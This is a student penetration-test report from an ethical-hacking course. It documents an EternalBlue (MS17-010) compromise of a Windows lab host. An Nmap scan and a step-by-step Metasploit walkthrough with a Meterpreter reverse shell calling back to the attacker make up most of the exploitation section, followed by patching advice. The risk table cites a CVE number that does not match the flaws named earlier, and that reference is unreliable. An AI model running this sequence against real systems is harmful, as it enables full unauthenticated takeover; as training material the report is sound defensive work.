

MS17-010 EternalBlue

Vulnerability Assessment and Exploitation Report of a
Windows SMB Host (10.49.189.193)

Name- Harsh Singh Rathore

Course-Ethical Hacking(JOVAC-2026)

University Roll no - 2415000653

1 — INTRODUCTION:

This report documents a network penetration test performed against a Windows host (10.49.189.193) discovered on the assessment network. Testing was carried out from a Kali Linux attacking host (10.49.98.38) within an isolated environment. Following initial service discovery, the target's SMB service was flagged as a strong candidate for the MS17-010 (EternalBlue) vulnerability and was subsequently validated through exploitation using the Metasploit Framework.

The objective of this engagement was to identify exposed network services, confirm the presence of the MS17-010 vulnerability, demonstrate its real-world impact through controlled exploitation, and provide clear, actionable remediation guidance. All activity described in this report was performed within an authorized, controlled test environment for security-assessment purposes.

2 — VULNERABILITY BACKGROUND: MS17-010 (ETERNALBLUE):

MS17-010 is a Microsoft security bulletin, published 14 March 2017, addressing a set of remote code execution and information-disclosure vulnerabilities (CVE-2017-0143 through CVE-2017-0148) in SMBv1, the original version of the Server Message Block file-sharing protocol. The flaws arise from how the SMBv1 server component of Windows processes certain specially crafted network requests, and can be triggered by an unauthenticated, remote attacker who can simply reach the SMB service on TCP port 445.

The best-known of these flaws, CVE-2017-0144, is exploited by a tool named EternalBlue. EternalBlue originated from a set of Windows exploitation tools attributed to the Equation Group and was publicly leaked by a group calling itself the Shadow Brokers in April 2017. Because it requires no authentication and no user interaction, EternalBlue went on to become one of the most consequential exploits in modern malware history — it was the primary propagation mechanism behind the WannaCry ransomware outbreak in May 2017 and the NotPetya/Petya attacks the following month, together causing billions of dollars in damage across thousands of organizations worldwide.

Public vulnerability databases rate the MS17-010 remote code execution flaws as Critical severity, with CVSS base scores commonly cited in the 8–10 range depending on the scoring version used. Working exploit modules for MS17-010 have been freely available in the Metasploit Framework for years, meaning successful exploitation requires minimal skill or effort once a vulnerable host is found — a key reason it is still encountered, and still automatically exploited by malware, long after patches became available.

A host is generally vulnerable when it exposes the legacy SMBv1 protocol without the March 2017 security update (or a later cumulative update) applied. The standard fix is to apply the relevant Microsoft security update and to fully disable SMBv1, which is not required by any modern Windows or Windows Server release.

3 — METHODOLOGY:

A structured, phased methodology was followed throughout the assessment:

- **Reconnaissance & Service Discovery** — Nmap was used to enumerate open ports, running services, and version information on the target host.
- **Vulnerability Identification** — Service banners and version information were analyzed to identify candidate vulnerabilities, with attention focused on the exposed SMB service.
- **Exploitation** — The Metasploit Framework was used to configure and launch the windows/smb/ms17_010_eternalblue exploit module against the target's SMB service.
- **Post-Exploitation Verification** — Commands were executed inside the resulting Meterpreter session to confirm the level of access actually obtained.
- **Reporting** — Findings, supporting evidence, and remediation guidance were consolidated into this report.

The tools used during the assessment were Nmap for service discovery, the Metasploit Framework (msfconsole) for vulnerability validation and exploitation, and Meterpreter for post-exploitation verification of the access obtained. Every command executed and its corresponding output are presented as evidence in the sections that follow.

4 — NMAP SCAN RESULTS:

A comprehensive service discovery scan was performed against the target host, with host-discovery probes disabled and version detection enabled so that services could be reliably identified even if the host did not respond to standard ICMP probes.

COMMAND USED

```
root@ip-10-49-98-38:~# nmap -sV -Pn 10.49.189.193
```

NMAP TERMINAL OUTPUT

```
root@ip-10-49-98-38:~# nmap -sV -Pn 10.49.189.193
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-12 14:21 UTC
Nmap scan report for ip-10-49-189-193.ap-south-1.compute.internal (10.49.189.193)
Host is up (0.00049s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp    open  tcpwrapped
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49160/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.31 seconds
```

Port	Service	Version / Detail
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds	Microsoft Windows 7–10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp	tcpwrapped	—
49152/tcp	msrpc	Microsoft Windows RPC
49153/tcp	msrpc	Microsoft Windows RPC
49154/tcp	msrpc	Microsoft Windows RPC
49160/tcp	msrpc	Microsoft Windows RPC

Service Info: **Host:** JON-PC **OS:** Windows **CPE:** cpe:/o:microsoft:windows

Ports 135, 139, and the 49152–49160 range are standard Windows RPC and NetBIOS endpoints and are unremarkable on an internal Windows host. Port 3389 (RDP) was reported as tcpwrapped, meaning it could not be positively fingerprinted by this scan. The critical finding was port 445 (SMB), which advertised a Windows 7–10-class microsoft-ds service on a non-domain WORKGROUP — a strong preliminary indicator that the host might still be running the legacy SMBv1 protocol, and the trigger for further validation with Metasploit.

5 — EXPLOITATION RESULTS:

5.1 Port 445 — SMB (MS17-010 / EternalBlue):

Target Port: 445 (SMB / Microsoft-DS)

Service Name and Version: Microsoft Windows 7–10 microsoft-ds (SMBv1)

Tool Used: Metasploit Framework (msfconsole)

Objective: Validate the MS17-010 (EternalBlue) SMBv1 remote code execution vulnerability and obtain remote command execution on the target host.


Procedure: The Metasploit Framework was launched and the windows/smb/ms17_010_eternalblue exploit module was selected. Module options were reviewed, the target IP address was configured, and the exploit was executed against the SMB service. The seven steps below reproduce the exact sequence performed, with the command used and the resulting terminal output captured as evidence for each stage.

Step 1 — Launch Metasploit Framework

COMMAND USED

```
root@ip-10-49-98-38:~# msfconsole
```

SCREENSHOT — MSFCONSOLE STARTUP



```
root@ip-10-49-98-38:~# msfconsole
Metasploit tip: Bind your reverse shell to a tunnel with set
ReverseListenerBindAddress <tunnel_address> and set
ReverseListenerBindPort <tunnel_port> (e.g., ngrok)
```


The Metasploit console (msfconsole) was launched on the attacking host. Metasploit is an open-source penetration testing platform bundling a large library of known exploit modules, payloads, and auxiliary tools, allowing testers to validate vulnerabilities such as MS17-010 in a controlled, repeatable way.

Step 2 — Select the EternalBlue Exploit Module

COMMAND USED

```
msf > use exploit/windows/smb/ms17_010_eternalblue
```

SCREENSHOT — MODULE SELECTED



```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > |
```

The windows/smb/ms17_010_eternalblue module — Metasploit's implementation of the EternalBlue SMBv1 exploit — was selected. Metasploit automatically defaulted the payload to windows/x64/meterpreter/reverse_tcp, meaning a successful exploit will cause the target to connect back to the attacker and spawn a Meterpreter session, a feature-rich, in-memory post-exploitation agent.

Step 3 — Review Module Options

COMMAND USED

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

SCREENSHOT — MODULE OPTIONS

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-targets.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Before launching the exploit, the module's configurable options were reviewed. The key parameters were RHOSTS (target address) and RPORT (target SMB port, 445 by default); the optional SMBDomain / SMBUser / SMBPass fields are not required for this vulnerability, since it needs no valid credentials. VERIFY_ARCH and VERIFY_TARGET, both enabled by default, instruct the module to confirm the target's CPU architecture and OS build before attempting exploitation, reducing the risk of crashing an incompatible host.

Step 4 — Configure the Target Host

COMMAND USED

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.49.189.193
```

SCREENSHOT — RHOSTS CONFIGURED

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS ip
```

The RHOSTS option was set to the target IP address identified during the Nmap scan, pointing the exploit module at the intended host.

Step 5 — Execute the Exploit

COMMAND USED

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

SCREENSHOT — EXPLOIT LAUNCHED

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

The exploit was launched with the run command. The module connected to the target's SMB service and sent a sequence of specially crafted SMBv1 requests designed to trigger a memory-corruption condition on the target, ultimately allowing the attacker-supplied payload to execute with SYSTEM-level privileges.

Step 6 — Meterpreter Session Established

SCREENSHOT — SESSION OPENED

```
[*] Meterpreter session 1 opened (10.49.98.38:4444 -> 10.49.189.193:49241) at 2026-07-12 14:28:18 +0000  
meterpreter >
```

Within seconds, Metasploit reported that Meterpreter session 1 had opened, with the target connecting back to the attacking host (10.49.98.38) on port 4444. This confirmed the exploit succeeded and that arbitrary code execution had been achieved on the target.

Step 7 — Post-Exploitation Verification

COMMAND USED

```
meterpreter > pwd
```

SCREENSHOT — REMOTE SHELL ACCESS

```
meterpreter > pwd  
C:\Windows\system32  
meterpreter >
```

Result: The Meterpreter session opened (10.49.98.38:4444 → 10.49.189.193:49241), and the `pwd` command confirmed an active remote shell running inside `C:\Windows\system32` on the target host — consistent with the SYSTEM-level privileges normally granted by a successful EternalBlue exploitation. This represents complete compromise of the target machine.

6 — RISK RATING:

Severity:	CRITICAL
CVSS v3 Base Score (ref. CVE-2017-0814(C4)):	9.1 (Critical), depending on scoring source
Privileges Required:	None (unauthenticated)
User Interaction Required:	None
Likelihood of Exploitation:	High — public, automated exploit modules are widely available
Impact:	Complete remote compromise (Confidentiality, Integrity, and Availability all High)

Because exploitation requires no valid credentials, no user interaction, and can be fully automated end-to-end, MS17-010 remains one of the highest-priority vulnerabilities to remediate wherever it is found, even years after its original disclosure. Its history as the propagation engine behind WannaCry and NotPetya illustrates how quickly a single unpatched host can escalate into an organization-wide incident.

7 — CONCLUSION & RECOMMENDATIONS:

This assessment successfully identified and exploited a critical remote code execution vulnerability (MS17-010 / EternalBlue) in the SMBv1 service running on the target host. Using the Metasploit Framework's windows/smb/ms17_010_eternalblue module, a fully interactive, SYSTEM-level Meterpreter session was obtained without any valid credentials, resulting in complete compromise of the target system.

Recommendations are grouped by priority below:

Immediate (0–7 days):

- Apply the MS17-010 security update, or the latest cumulative update, to the affected host.
- If immediate patching is not possible, disable SMBv1 on the host or block inbound port 445 at the host firewall as an interim mitigation.

Short-term (30 days):

- Disable the legacy SMBv1 protocol network-wide via Group Policy.
- Restrict SMB traffic between network segments using firewall/ACL rules.
- Deploy IDS/IPS signatures capable of detecting EternalBlue / DoublePulsar activity.

Long-term:

- Retire or upgrade legacy operating systems that cannot support modern SMB versions.
- Implement regular vulnerability scanning and a formal patch-management cycle.
- Apply network segmentation and least-privilege access to limit the blast radius of any future host compromise.

Overall, this engagement provided a clear, practical demonstration of the risk posed by unpatched SMB services and reinforced the importance of timely patch management, protocol hardening, and continuous monitoring in protecting modern Windows infrastructure.